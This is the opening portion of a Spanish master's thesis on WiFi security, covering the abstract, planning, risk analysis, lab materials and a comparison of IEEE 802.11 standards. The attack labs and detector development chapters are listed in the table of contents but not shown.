

Redes WiFi: ¿Realmente se pueden proteger?

Rafael Bono García

Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones (MISTIC)

Seguridad en la Internet de las cosas (M1.848)

Consultor/a: Jorge China López

Profesor/a responsable de la asignatura: Helena Rifà Pous

Fecha Entrega: 20/12/2020



Esta obra está sujeta a una licencia de Reconocimiento-
NoComercial-CompartirIgual [3.0 España de Creative
Commons](https://creativecommons.org/licenses/by-nc-sa/3.0/es/)

Agradecimientos:

Me gustaría dar las gracias y dedicar este trabajo a mi esposa y mis hijos, por su eterna paciencia durante estos meses y por apoyarme en todo momento, sin duda no lo habría logrado sin ellos.

FICHA DEL TRABAJO FINAL

Título del trabajo:	<i>Redes WiFi: ¿Realmente se pueden proteger?</i>
Nombre del autor:	<i>Rafael Bono García</i>
Nombre del consultor/a:	<i>Jorge Chinae López</i>
Nombre del PRA:	<i>Helena Rifà Pous</i>
Fecha de entrega:	12/2020
Titulación:	<i>Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones</i>
Área del Trabajo Final:	<i>Seguridad en la Internet de las cosas</i>
Idioma del trabajo:	<i>Castellano</i>
Palabras clave	<i>Seguridad, WiFi, Redes</i>
Resumen del Trabajo:	
<p>La finalidad de este trabajo es estudiar la tecnología de las redes WiFi y el nivel de seguridad de las mismas, logrando una comprensión desde el modelo de transmisión físico hasta los estándares y sistemas de cifrado.</p> <p>Una vez realizado el estudio, se han analizado las diferentes vulnerabilidades que sufren los actuales sistemas de cifrado utilizados, y se han realizado pequeños laboratorios para poder llevar a la práctica algunos de los ataques conocidos que se aprovechan de estas vulnerabilidades.</p> <p>Se ha realizado una tarea de prospección tecnológica para encontrar y valorar diferentes herramientas, tanto comerciales como libres, que ayuden a detectar y mitigar ciertos ataques en las redes WiFi, tanto a nivel empresarial como doméstico.</p> <p>Por último, se ha estudiado el módulo scapy para poder desarrollar una herramienta capaz de detectar ataques basado en desautenticación, permitiendo profundizar aún mas en la estructura de las tramas de las redes WiFi.</p>	

La conclusión alcanzada tras la realización de este trabajo es que las redes WiFi deben seguir mejorando los niveles de seguridad, como hasta ahora han hecho, y que también debe ir de la mano la concienciación de los usuarios y la educación de los mismos en el uso de esta tecnología.

Abstract:

The purpose of this work is to study the technology of WiFi networks and their level of security, achieving an understanding from the physical transmission model to the standards and encryption systems.

Once the study has been carried out, the different vulnerabilities suffered by the current encryption systems used have been analyzed, and small laboratories have been set up to be able to put into practice some of the known attacks that take advantage of these vulnerabilities.

A technological survey was carried out to find and evaluate different tools, both commercial and free, to help detect and mitigate certain attacks on WiFi networks, both at business and at home.

Finally, the scapy module has been studied in order to develop a tool capable of detecting attacks based on deauthentication, allowing further investigation of the structure of WiFi networks.

The conclusion reached after carrying out this work is that WiFi networks must continue to improve security levels, as they have done up to now, and that user awareness and education in the use of this technology must also go hand in hand.

Índice

1.- Introducción	1
1.1.- Contexto y justificación del Trabajo	1
1.2.- Objetivos del Trabajo.....	2
1.3.- Enfoque y método seguido	3
1.4.- Planificación del Trabajo	3
1.4.1.- Hitos	3
1.4.2.- Diagrama de Gantt.....	4
1.5.- Análisis de Riesgos	6
1.6.- Materiales.....	7
2.- Estudio de los estándares IEEE 802.11	8
2.1.- Introducción.....	8
2.2.- Evolución de los estándares.....	8
3.- Estudio del modelo de transmisión físico	13
3.1.- Capa física	13
3.2.- Bandas.....	13
3.3.- Canales	14
3.4.- Modulación	14
4.- Estudio topologías redes Wi-Fi	15
4.1.- Elementos	15
4.2.- Topologías	15
5.- Análisis comunicación entre STA y AP	17
6.- Análisis tipos de tramas en capa de enlace	19
6.1.- Trama.....	19
6.2.- Tipos de trama	20
6.3.- Tramas de Gestión	21
6.4.- Tramas de Control.....	22
6.5.- Tramas de Datos.....	22
7.- Estudio de los cifrados de seguridad.....	23
7.1.- WEP	23
7.2.- Vulnerabilidades en WEP	26
7.2.1.- Inyección de tramas.....	26

7.2.2.- Falsificación de la autenticación.....	26
7.2.3.- Predicción de CRC32.....	27
7.2.4.- Obtención de una parte del keystream.....	27
7.2.5.- Probabilidades derivadas de RC4	28
7.3.- WPA.....	28
7.4.- Vulnerabilidades en WPA.....	33
7.4.1.- Ataque de fuerza bruta.....	33
7.4.2.- Beck-Tews.....	34
7.4.3.- Ohigashi-Morii.....	34
7.4.4.- Ataque al algoritmo Michael.....	34
7.4.5.- Vulnerabilidad Hole196	34
7.4.6.- WPS	35
7.5.- WPA2.....	35
7.6.- Vulnerabilidades en WPA2.....	36
7.6.1.- Ataque KRACK	36
7.7.- WPA3.....	37
7.8.- Vulnerabilidades en WPA3.....	39
7.8.1.- Ataque por degradación.....	39
7.8.2.- Ataques side-channel.....	39
7.8.3.- Ataques por denegación de servicio	40
8.- Prueba de Concepto	41
8.1.- Montaje del laboratorio	41
8.2.- Ataques WEP	46
8.3.- Ataques WPA.....	50
8.4.- Ataques WPA2.....	51
8.5.- Ataques WPA3.....	54
9.- Herramientas actuales	55
9.1.- Detección de WiFi Pineapples.....	55
9.2.- Auditoría de Redes Wi-Fi con WAIDPS.....	58
9.3.- Aplicaciones móviles para detectar intrusos en la red	60
9.4.- Uso de claves OTP	61
9.5.- Kismet	61

9.6.- Nzyme.....	63
9.7- Personal WiFi IDS.....	65
9.8- Soluciones Comerciales IDS e IPS.....	65
9.8.1.- AirMagnet Enterprise.....	65
9.8.2.- Extreme AirDefense.....	67
9.8.3.- RFProtect.....	68
10.- Análisis y desarrollo de alertas y mitigación de ataques.....	69
10.1- Esquema y configuración del entorno.....	69
10.2- Desarrollo de detector.py.....	71
10.3- Consejos y buenas prácticas.....	78
11.- Conclusión.....	80
12.- Glosario.....	81
13.- Bibliografía.....	83
Libros y artículos académicos.....	83
Páginas Web.....	83
Anexo I.....	86

Índice de ilustraciones

Ilustración 1 Planificación Hito I	4
Ilustración 2 Planificación Hito II y III.....	5
Ilustración 3 Planificación Hito IV y V	5
Ilustración 4 Planificación Hito VI	5
Ilustración 5 Planificación Hito VII	5
Ilustración 6 Modelo OSI.....	13
Ilustración 7 Bandas	13
Ilustración 8 Representación de los canales con Wifi Analyzer	14
Ilustración 9 Ejemplo de modulación de señal. Fuente: Wikipedia	14
Ilustración 10 Red Simple BSS	15
Ilustración 11 Red ESS	16
Ilustración 12 Red IBSS	16
Ilustración 13 Conexión STA - AP	18
Ilustración 14 Trama 802.11.....	19
Ilustración 15 Campos de control de trama	19
Ilustración 16 Trama 802.11.....	23
Ilustración 17 Datos de una trama WEP.....	23
Ilustración 18 Algoritmo RC4.....	24
Ilustración 19 Cifrado de Trama	25
Ilustración 20 Descifrado de Trama.....	26
Ilustración 21 Tramas de autenticación	26
Ilustración 22 Capa LLC y SNAP	27
Ilustración 23 4-way handshake.....	30
Ilustración 24 Autenticación con RADIUS. Fuente: wikipedia	31
Ilustración 25 Trama cifrada TKIP	32
Ilustración 26 Trama WPA	33
Ilustración 27 Campos IV/Key ID y Extended IV.....	33
Ilustración 28 WPS	35
Ilustración 29 Encriptación CBC. Fuente: wikipedia	36
Ilustración 30 Tercer mensaje afectado.....	37
Ilustración 31 Protocolo SAE. Fuente: blog.compass-security.com	38

Ilustración 32 Pantalla de inicio OpenWrt.....	41
Ilustración 33 Pantalla de login de OpenWrt	42
Ilustración 34 Instalación de driver	43
Ilustración 35 Pantalla de Wireless	43
Ilustración 36 Configuración ESSID	43
Ilustración 37 Configuración Seguridad.....	44
Ilustración 38 Punto de acceso desconectado	44
Ilustración 39 Punto de acceso conectado	44
Ilustración 40 Cliente conectado al punto de acceso.....	45
Ilustración 41 Test interfaz modo monitor.....	45
Ilustración 42 Cliente conectado a la red WEP.....	46
Ilustración 43 Obtención de la clave WEP.....	48
Ilustración 44 Ataque chopchop	49
Ilustración 45 Paquetes capturados	49
Ilustración 46 Apertura del fichero cap con Wireshark.....	49
Ilustración 47 Generación de tramas EAPOL para Handshake	51
Ilustración 48 Obtención de la clave WPA por fuerza bruta.....	51
Ilustración 49 Conexión a la red con RADIUS.....	52
Ilustración 50 Captura de las credenciales de un usuario por RADIUS	53
Ilustración 51 Obtención de la clave con hastcat.....	53
Ilustración 52 Pineapple Mark VII.....	55
Ilustración 53 Pineapple Enterprise.....	55
Ilustración 54 Creación de Fake AP con Pineapple.....	56
Ilustración 55 Generación de dos Fake AP con airbase-ng.....	57
Ilustración 56 Modo análisis Pisavar	57
Ilustración 57 Modo deautenticación Pisavar	58
Ilustración 58 Logs Pisavar	58
Ilustración 59 WAIDPS Evil Twin	59
Ilustración 60 WAIDPS modo auditoría	59
Ilustración 61 WAIDPS Info auditoría	60
Ilustración 62 Kismet.....	61
Ilustración 63 Kismet Detalle Red	62

Ilustración 64 Kismet Detalle Clientes	62
Ilustración 65 Graylog Deauth.....	63
Ilustración 66 Graylog frecuencia beacons.....	64
Ilustración 67 Graylog fuerza señal	64
Ilustración 68 Nzyme Github	65
Ilustración 69 AirMagnet Informes.....	66
Ilustración 70 AirMagnet Dashboard	66
Ilustración 71 AirMagnet Interferencias	66
Ilustración 72 Extreme AirDefense Arquitectura	67
Ilustración 73 Esquema escenario práctico	70
Ilustración 74 Configuración APTTEST con WPA2/PSK	70
Ilustración 75 Ejemplo de ejecución detector.py	73
Ilustración 76 Estadística de protocolos de seguridad WiFi.....	80
Ilustración 77 Sistema de encriptación WiFi en los últimos 20 años.....	80

1.- Introducción

1.1.- Contexto y justificación del Trabajo

Vivimos desde hace tiempo en un mundo hiperconectado, rodeados de dispositivos que requieren estar conectados a internet, y en la gran mayoría de los casos, a través de redes inalámbricas. Una de las redes inalámbricas más importantes y populares son las redes Wi-Fi, tanto a nivel personal como laboral.

Sin duda alguna, esta conectividad sin ataduras de cables ha facilitado en gran medida tanto la movilidad de los dispositivos como el crecimiento y las instalaciones de éstos. Sin darnos cuenta, en la mayoría de los hogares, podemos tener más de una decena de dispositivos conectados a internet a través de la red Wi-Fi: ordenadores portátiles, móviles, tablets, Smart TV, etc. Y ahora con IoT se suman otros nuevos dispositivos que antes no requerían esta conectividad, pero que, sin duda, nos dan muchos otros beneficios: enchufes inteligentes, luces inteligentes, electrodomésticos, altavoces inteligentes..., en definitiva, hogares domotizados e inteligentes.

Haciendo mención al título de este trabajo: *“Redes wifi, ¿realmente se pueden proteger?”* es donde entramos para hacernos esta pregunta y analizar cuán seguras son estas redes y hasta dónde podemos hacer para asegurarlas. Estamos acostumbrados a navegar y a realizar multitud de operaciones a través de las redes wifi, ya sean nuestra propia red en casa, como en el trabajo, o incluso si estamos de vacaciones en redes “abiertas”. Pero debemos ser conscientes que estas redes son muy diferentes en cuanto a seguridad, y debemos aprender cómo utilizarlas en cada caso. Esto nos lleva a realizar las siguientes preguntas: ¿Sabemos las posibles consecuencias de conectarnos a una red abierta? ¿Nuestra red wifi de casa está bien protegida? ¿Pueden acceder a nuestra red y robarnos datos personales? ¿Qué medidas estamos tomando para asegurar nuestra red o la forma en la que nos conectamos con nuestros dispositivos?

Precisamente ahora, debido a la situación que nos ha tocado vivir a causa del Covid, gran parte de la población ha convertido su hogar en su oficina. Esto implica que ya no sólo utilizamos nuestra red wifi para asuntos personales, sino que accedemos a servicios y utilizamos datos que, por norma general, son mucho más sensibles. ¿Podemos trabajar desde casa con el mismo nivel de seguridad que en nuestro puesto de trabajo habitual? Por tanto, el nivel de seguridad de las redes wifi ya no sólo atañe a uso doméstico, sino también al laboral.

A partir de este contexto y con el objetivo de conocer los riesgos de las redes wifi y también de qué manera podemos ser capaces de mejorar la seguridad, surge este trabajo de fin de máster, donde nos centraremos por tanto en: el estudio y análisis de las redes Wi-Fi, sus diferentes protocolos de seguridad, vulnerabilidades que han dado pie a ser susceptibles a diversos tipos ataques y trataremos de analizar la capacidad de alertar y/o mitigar estos ataques. Se analizarán las posibles soluciones existentes en el mercado que permitan dar un mayor nivel de seguridad a la red Wi-Fi. No sólo se tratará de manera teórica estos temas, sino que se llevará a cabo un laboratorio que permita poner en práctica los conceptos analizados durante el estudio de la red Wi-Fi. Con este laboratorio (con hardware económico y software libre) se tratará de cubrir el mayor espectro posible dentro de esta tecnología, tanto a nivel de vulnerabilidades como de

protección. Para comprender mejor el funcionamiento de la red Wi-Fi, se llevarán a cabo pequeñas pruebas con desarrollos en el lenguaje de programación python y el uso de la librería scapy. Por último, se tratará de diseñar la configuración más óptima y segura posible para una red Wi-Fi, de manera que podamos tener el máximo control de lo que ocurre en la red.

1.2.- Objetivos del Trabajo

A continuación, se exponen los **principales objetivos** marcados para la realización de este trabajo:

1. Estudiar la tecnología Wi-Fi y el funcionamiento del estándar IEEE 802.11
 - a. Breve análisis de la evolución de los diferentes protocolos, desde IEEE 802.11-1997 hasta 802.11 ax
 - b. Descripción sintetizada del modelo de transmisión físico (espectro radioeléctrico, canales de frecuencia, señal, etc).
 - c. Topologías más utilizadas en las redes Wi-Fi (BSS, ESS, AdHoc, ...)
 - d. Comprensión del sistema de conexión entre cliente y punto de acceso Wi-Fi.
 - e. Análisis de los diferentes tipos de tramas (capa de enlace de datos OSI)
 - f. Descripción de los cifrados de seguridad desde WEP a WPA3.
2. Analizar los principales tipos de ataques y qué vulnerabilidades aprovechan.
 - a. Montaje de laboratorio con Openwrt y Raspberry PI para generar diferentes escenarios y llevar a cabo diferentes ataques en un entorno controlado.
 - b. Cifrado WEP y modelo criptográfico RC4.
 - c. Cifrado WPA y ataque TKIP
 - d. Cifrado WPA2. Vulnerabilidades en el protocolo WPS. Ataque KRACK.
 - e. Cifrado WPA3 y vulnerabilidades Dragonblood.
 - f. Uso de contraseñas débiles y ataques de fuerza bruta.
 - g. Ataques de ingeniería social y generación de portales falsos.

Así como los **objetivos secundarios** que también se desean alcanzar:

1. Analizar herramientas que permitan mejorar la seguridad de las redes Wi-Fi.
 - a. Prospección tecnológica de herramientas que permitan monitorizar y administrar redes Wi-Fi.
 - b. Análisis de las herramientas encontradas y realizar una comparativa entre ellas.
2. Analizar, diseñar e implementar casos de uso que permitan alertar y mitigar ante posibles ataques.
 - a. Uso de python y scapy para desarrollar scripts que permitan interactuar con la red Wi-Fi y analizarla.
 - b. Detectar ataques de desautenticación y posibilidad de mitigarlos.
 - c. Detección de intrusos en la red.
 - d. Compendio de buenas prácticas para mantener un nivel de seguridad alto.

1.3.- Enfoque y método seguido

Para llevar a cabo este proyecto se ha seguido un enfoque tanto teórico como práctico. El enfoque teórico ha servido para realizar un estudio de la tecnología Wifi desde sus inicios hasta la actualidad, analizando tanto su implementación como sus vulnerabilidades y también prospección tecnológica de las herramientas existente. Para aterrizar este conocimiento teórico adquirido, se han realizado pruebas prácticas de diversa índole, con el objetivo de plasmar las debilidades descubiertas en los diferentes protocolos.

Se ha requerido de recopilación de información y estudio de la misma para poder alcanzar el suficiente grado de detalle para poder diseccionar cada parte de este trabajo y ser capaz de trazar las conclusiones objetivas del mismo.

Siguiendo una metodología práctica y buscando cómo implementar algún tipo de mejora en la seguridad de las redes Wifi, se ha puesto también foco en el desarrollo de una herramienta que permita detectar algunos tipos de ataques, sirviendo también para comprender aún mejor el funcionamiento de los protocolos de comunicación y estructura de las tramas de red Wifi.

1.4.- Planificación del Trabajo

1.4.1.- Hitos

Se describen a continuación los grandes hitos definidos para la correcta consecución de este trabajo:

- **Plan de trabajo**

El cual implica: planificación del trabajo a realizar, con una descripción a alto nivel de las tareas que se pretenden abordar y enmarcadas en plazos temporales.

Entregable asociado: “*Entrega 1 Plan de Trabajo*”.

- **Estudio e Investigación**

El cual implica: Estudio del estándar IEEE 802.11, estudio Modelo OSI aplicado a 802.11 (capa física y capa de enlace), topologías Infraestructuras Wi-Fi, implementaciones de Seguridad y sus diferentes vulnerabilidades.

Entregable asociado: “*Entrega 2*”

- **Pruebas de Concepto**

El cual implica: Montaje Laboratorios para realizar diferentes tipos de ataques, pruebas de ataques en ambientes controlados para las configuraciones de seguridad (WEP, WPA, WPA2 y WPA3).

Entregable asociado: “*Entrega 2*”

- **Herramientas actuales**

El cual implica: Investigación sobre actuales herramientas que aporten mayor seguridad a las redes Wi-Fi, viabilidad para poder implantarlas.

Entregable asociado: “*Entrega 3*”

- **Análisis y desarrollo de alertas y mitigación de ataques**

El cual implica: Estudio de la librería Scapy para el tratamiento de las comunicaciones Wi-Fi, generación de alertas ante posibles ataques, análisis, desarrollo e implementación de un sistema que permita mitigar ataques, consejos y buenas prácticas para tratar de mantenerse a salvo.

Entregable asociado: “Entrega 3”

- **Memoria Final**

El cual implica: Elaboración del TFM contemplando todo el trabajo realizado en el formato adecuado y para una correcta comprensión de los objetivos alcanzados.

Entregable asociado: “Entrega 4”

- **Presentación Virtual**



El cual implica: Elaboración de una presentación virtual en vídeo en el cual se muestre una síntesis del trabajo realizado sobre una presentación de diapositivas.

Entregable asociado: “Entrega 5”

1.4.2.- Diagrama de Gantt

Se llevará a cabo la siguiente planificación para cumplir con las tareas definidas en los objetivos principales y secundarios, de manera que se pueda cumplir con cada uno de los hitos marcados.

Dentro del diagrama, además de la estimación de días por tarea, se han marcado los siguientes puntos de interés:

- **Puntos de Control:**  Se aplicarán controles para revisar que se está realizando el trabajo según lo esperado en cuanto a contenido y planificación.
- **Entregables:**  Marcan las fechas claves de las entregas definidas.

Hito I: Plan de trabajo

NÚMERO EDT	TÍTULO DE LA TAREA	FECHA DE INICIO	FECHA DE FIN	DURACIÓN	SEPTIEMBRE													
					SEMANA 1							SEMANA 2						
					14	15	16	17	18	19	20	21	22	23	24	25	26	27
1	Plan de trabajo																	
1.1	Visión general del proyecto	16/09/20	20/09/20	5														
1.2	Definición de objetivos principales	19/09/20	23/09/20	5														
1.3	Definición de objetivos secundarios	19/09/20	23/09/20	5														
1.4	Definición de Hitos principales	19/09/20	23/09/20	5														
1.5	Análisis de riesgos	19/09/20	23/09/20	5														
1.6	Descripción de materiales necesarios	19/09/20	20/09/20	2														
1.7	Diagrama de Gantt	23/09/20	27/09/20	5														
1.8	Punto de control	24/09/20	24/09/20	1														
1.9	Análisis de tiempos	23/09/20	27/09/20	5														
1.10	Entregable: Entrega 1 Plan de trabajo	29/09/20	29/09/20	1														

Ilustración 1 Planificación Hito I

Hito II Estudio e Investigación, Hito III: Pruebas de Concepto

NÚMERO EDT	TÍTULO DE LA TAREA	FECHA DE INICIO	FECHA DE FIN	DURACIÓN	OCTUBRE																											
					SEMANA 3							SEMANA 4							SEMANA 5							SEMANA 6						
					30	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27
2	Estudio e Investigación																															
2.1	Estudio de los protocolos IEEE 802.11	30/09/20	01/10/20	2																												
2.2	Estudio del modelo de transmisión físico	02/10/20	03/10/20	2																												
2.3	Estudio topologías redes Wi-Fi	04/10/20	05/10/20	2																												
2.4	Análisis comunicación entre Cliente y PA	06/10/20	07/10/20	2																												
2.5	Análisis tipos de tramas en capa de enlace	08/10/20	09/10/20	2																												
2.6	Estudio de los cifrados de seguridad	10/10/20	12/10/20	3																												
2.7	Punto de control	08/10/20	08/10/20	1																												
3	Pruebas de concepto																															
3.1	Montaje laboratorio	13/10/20	15/10/20	3																												
3.2	Vulnerabilidades y ataques WEP	16/10/20	17/10/20	2																												
3.3	Vulnerabilidades y ataques WPA	18/10/20	19/10/20	2																												
3.4	Vulnerabilidades y ataques WPA2	20/10/20	21/10/20	2																												
3.5	Vulnerabilidades y ataques WPA3	22/10/20	23/10/20	2																												
3.6	Contraseñas débiles y ataques de fuerza bruta	24/10/20	24/10/20	1																												
3.6	Ingeniería social y portales falsos	25/10/20	26/10/20	2																												
3.7	Punto de control	22/10/20	22/10/20	1																												
3.8	Entregable: Entrega 2	27/10/20	27/10/20	1																												

Ilustración 2 Planificación Hito II y III

Hito IV Herramientas actuales, Hito V: Análisis y desarrollo de alertas y mitigación de ataques

NÚMERO EDT	TÍTULO DE LA TAREA	FECHA DE INICIO	FECHA DE FIN	DURACIÓN	OCTUBRE																											
					SEMANA 7							SEMANA 8							SEMANA 9							SEMANA 10						
					28	29	30	31	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24
4	Herramientas actuales																															
4.1	Prospección herramientas en el mercado	28/10/20	30/10/20	3																												
4.2	Análisis y comparativa de herramientas	29/10/20	31/10/20	3																												
5	Análisis y desarrollo de alertas y mitigación de ataques																															
5.1	Scripting en python y scrapy	01/11/20	21/11/20	21																												
5.2	Detección de ataques de desautenticación y mitigación	05/11/20	10/11/20	6																												
5.3	Detección de intrusos en la red	11/11/20	21/11/20	11																												
5.4	Compendio de buenas prácticas	22/11/20	23/11/20	2																												
5.5	Punto de control	18/11/20	18/11/20	1																												
5.6	Entregable: Entrega 3	24/11/20	24/11/20	1																												

Ilustración 3 Planificación Hito IV y V

Hito VI: Memoria Final

NÚMERO EDT	TÍTULO DE LA TAREA	FECHA DE INICIO	FECHA DE FIN	DURACIÓN	NOVIEMBRE							DICIEMBRE																											
					SEMANA 11							SEMANA 12							SEMANA 13							SEMANA 14							SEMANA 15						
					25	26	27	28	29	30	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29
6	Memoria Final																																						
6.1	Recapitular trabajo realizado	25/11/20	30/11/20	6																																			
6.2	Conclusiones obtenidas	01/12/20	05/12/20	5																																			
6.3	Redacción del TFM	06/12/20	28/12/20	23																																			
6.4	Punto de control	20/12/20	20/12/20	1																																			
6.5	Entregable: Entrega 4	29/12/20	29/12/20	1																																			

Ilustración 4 Planificación Hito VI

Hito VII: Presentación Virtual

NÚMERO EDT	TÍTULO DE LA TAREA	FECHA DE INICIO	FECHA DE FIN	DURACIÓN	DICIEMBRE					ENERO																				
					SEMANA 16					SEMANA 17																				
					30	31	1	2	3	4	5	6	7	8	9	10	11	12												
7	Presentación Virtual																													
7.1	Síntesis del TFM	30/12/20	02/01/21	3																										
7.2	Preparación de presentación	02/01/21	03/01/21	2																										
7.3	Grabación de la presentación	04/01/21	04/01/21	1																										
7.4	Punto de control	03/01/21	03/01/21	1																										
7.5	Entregable: Entrega 5	05/01/21	05/01/21	1																										

Ilustración 5 Planificación Hito VII

1.5.- Análisis de Riesgos

A continuación, se muestra el análisis de los riesgos detectados, implicación de los mismos, nivel de criticidad y acciones planteadas para poder mitigarlos:

Existe riesgo en ..	Implica que ...	Criticidad	Acciones para Mitigarlo / Plan de acción
<p>Fallo en la planificación. En todo proyecto, la planificación de las tareas a abordar es fundamental para conseguir los objetivos marcados y resultados esperados.</p>	<p><i>Si se produce un fallo en la planificación, implicaría la no consecución de los objetivos marcados, o pérdida de calidad en los entregables.</i></p>	<p>Alta</p>	<p><i>Se han establecido puntos de control para llevar un seguimiento del proyecto y evitar posibles desviaciones.</i></p>
<p>Problemas en el montaje del laboratorio (parcial o completo) para llevar a cabo las pruebas de las diferentes vulnerabilidades.</p>	<p><i>No se podrían abordar las demostraciones de las vulnerabilidades perdiendo el carácter práctico, y en consecuencia, la puesta en práctica de las medidas mitigadoras que se diseñen.</i></p>	<p>Media</p>	<p><i>Se realizarán pruebas en entornos menos controlados y con menor número de configuraciones para los diferentes escenarios, centrándose en aquellos escenarios más fáciles de representar. En los casos en los que no se pueda realizar una demostración práctica, se profundizará en la metodología utilizada para explotar la vulnerabilidad.</i></p>
<p>Curva de aprendizaje mayor de la esperada en el uso de diversas herramientas de auditoría Wi-Fi (airmon-ng, airodump-ng, aireplay-ng, aircrack-ng) y para el desarrollo de soluciones de monitorización/mitigación (python/scapy).</p>	<p><i>Desviación de tiempos y problemas para cubrir los objetivos marcados.</i></p>	<p>Media</p>	<p><i>Realizar un desarrollo más teórico para poder cubrir los objetivos, así como realizar el análisis y desarrollo a alto nivel sin llegar a la implementación de las herramientas de monitorización/mitigación.</i></p>

1.6.- Materiales

Para el desarrollo de este trabajo se contará con el siguiente material:

- PC HP 15s-fq1073ns, i5, 12 GB, 1 TB SSD con SO Kali GNU/Linux Rolling (versión 2020.3)
- 2 Raspberry PI 2 (para instalación de un router OpenWrt y para ejecutar el software desarrollado, detector.py)
- Cables red ethernet.
- 2 Tarjetas SD 16GB
- Alimentadores USB
- Dongle wifi TL-WN725N
- Antena Wi-Fi ALFA Atheros AR9271
- Conexión a internet.

2.- Estudio de los estándares IEEE 802.11

2.1.- Introducción

Puede parecer que llevemos toda la vida conectados de manera inalámbrica con la tecnología Wi-Fi, con nuestros móviles, portátiles, tablets y gran cantidad de nuevos dispositivos de IoT, pero en el año 2019 se cumplieron 20 años de la tecnología Wi-Fi, por lo que se trata de una tecnología bastante joven (si la comparamos con la tecnología Ethernet 802.3, que data de primeros los años 70). El término Wi-Fi es en realidad una marca licenciada por el organismo Wireless Ethernet Compatibility Alliance, que luego pasó a ser Wi-Fi Alliance. El objetivo de este organismo es certificar los productos que cumplen con los estándares 802.11 (definido por el grupo de trabajo de IEEE para el estudio de las redes inalámbricas WLAN). A continuación, se realizará un breve resumen de la evolución de los principales estándares 802.11 hasta el momento, y veremos las mejoras que implican en cada caso.

2.2.- Evolución de los estándares

Vamos a centrarnos en mostrar para los principales estándar los aspectos más destacables (relacionados con seguridad en los casos que quepa mención), de modo que permita una comparativa más clara y sin entrar en detalles estrictamente físicos (como la modulación de la señal):

- Año: el año de publicación o ratificación de la norma.
- Banda de frecuencia: banda de frecuencia sobre la que trabaja.
- Velocidad: velocidad máxima de transmisión teórica.
- Pros: puntos de ventajas que ofrece respecto a anteriores estándares.
- Contras: problemas detectados o vulnerabilidades.

En los casos en los que estos campos no sean actualizados (debido a que el estándar se haya centrado en otros aspectos) simplemente se indicarán como No Aplica (N/A).

802.11-1997 (legacy)	
Año	1997
Banda de frecuencia	2,4 GHz
Velocidad	2 Mb/s
Pros	Sistema anti colisiones CSMA/CA
Contras	Problemas de interoperabilidad entre diferentes marcas

802.11b	
Año	1999
Banda de frecuencia	2,4 GHz
Velocidad	11 Mb/s
Pros	Aumento de velocidad. Primera implementación ampliamente aceptada por el mercado.
Contras	Interferencias con otros dispositivos que operan bajo la misma banda de 2,4GHz.

802.11a	
Año	1999
Banda de frecuencia	5 GHz
Velocidad	54 Mb/s
Pros	Mayor velocidad y evita los problemas de interferencias de 802.11b.
Contras	Menor aceptación en el mercado, debido al mayor coste. La señal es absorbida por muros más fácilmente.

802.11g	
Año	2003
Banda de frecuencia	2,4 GHz
Velocidad	54 Mb/s
Pros	Compatibilidad con 802.11b. Abaratamiento de coste. Regulación de canales por países para evitar las interferencias en la misma banda de frecuencia.
Contras	Sufre los mismos problemas de interferencias que 802.11b.

802.11i	
Año	2004
Banda de frecuencia	N/A
Velocidad	N/A
Pros	Mejoras importantes de seguridad: WPA, WPA2 e implantación de sistemas de autenticación 802.1X (este punto será tratado más adelante en el estudio de los cifrados de seguridad).
Contras	N/A

802.11n (Wi-Fi 4)	
Año	2009 (ratificado)
Banda de frecuencia	2,4 y 5 GHz
Velocidad	600 Mb/s
Pros	Uso simultáneo de ambas bandas de frecuencia. Mayor velocidad de transmisión. Uso de tecnología MIMO.
Contras	Utiliza mayor ancho de banda (hasta 40MHz), provocando mayor solapamiento entre diferentes puntos de acceso.

802.11r	
Año	2008
Banda de frecuencia	N/A
Velocidad	N/A
Pros	Facilita la itinerancia entre distintos puntos de acceso, reduciendo los tiempos de negociación (autenticación y negociación)
Contras	Vulnerable desde 2017 (KRACKS). Este punto será tratado

	más adelante en el estudio de los cifrados de seguridad.
--	--

802.11w	
Año	2009
Banda de frecuencia	N/A
Velocidad	N/A
Pros	Mejoras de seguridad en las tramas de comunicación en la capa 2 de control de acceso, debido a que las tramas de administración y control se transmiten sin cifrar, lo que implica problemas de vulnerabilidad.
Contras	N/A

802.11ac (Wi-Fi 5)	
Año	2014
Banda de frecuencia	5 GHz
Velocidad	1 Gb/s
Pros	Aumento en los streams MIMO. Mayor velocidad. Uso de Beamforming, que permite priorizar la señal entre diferentes dispositivos.
Contras	N/A

802.11ax (Wi-Fi 6)	
Año	2019
Banda de frecuencia	2,4 y 5 GHz
Velocidad	10 Gb/s

Pros	Incremento de velocidad, uso de MU-MIMO, menor consumo energético (TWT). Uso de protocolo de seguridad WPA3. Coloración BSS (BSS Coloring), evitando así interferencias entre distintas redes.
Contras	Tecnología muy reciente y aún no hay muchos dispositivos certificados que lo utilicen.

Existen más estándares dentro del 802.11, pero se ha preferido poner el foco en aquellos que han dado lugar a mejoras más destacables y sobre todo en cuestión de seguridad. Resaltar que ha habido un cambio en cuanto a la nomenclatura hasta ahora utilizada, ya que, a partir de 2018, la Wi-Fi Alliance ha preferido denominarlas como: Wi-Fi 4 para 802.11n, Wi-Fi 5 para 802.11ac y Wi-Fi 6 para 802.11ax.

Cabe destacar los estándares 802.11i, 802.11w y 802.11ax (o Wi-Fi 6) por sus aportes a nivel de seguridad. Estos puntos de seguridad serán tratados más adelante, motivo por el cual no se ha querido profundizar en este apartado, cuyo objetivo es tener una visión global de los distintos estándares por lo que ha pasado la tecnología Wi-Fi.

3.- Estudio del modelo de transmisión físico

3.1.- Capa física

Desde el punto de vista del modelo OSI, el estándar 802.11 aplica sobre la capa física y sobre la capa de enlace de datos:




Ilustración 6 Modelo OSI

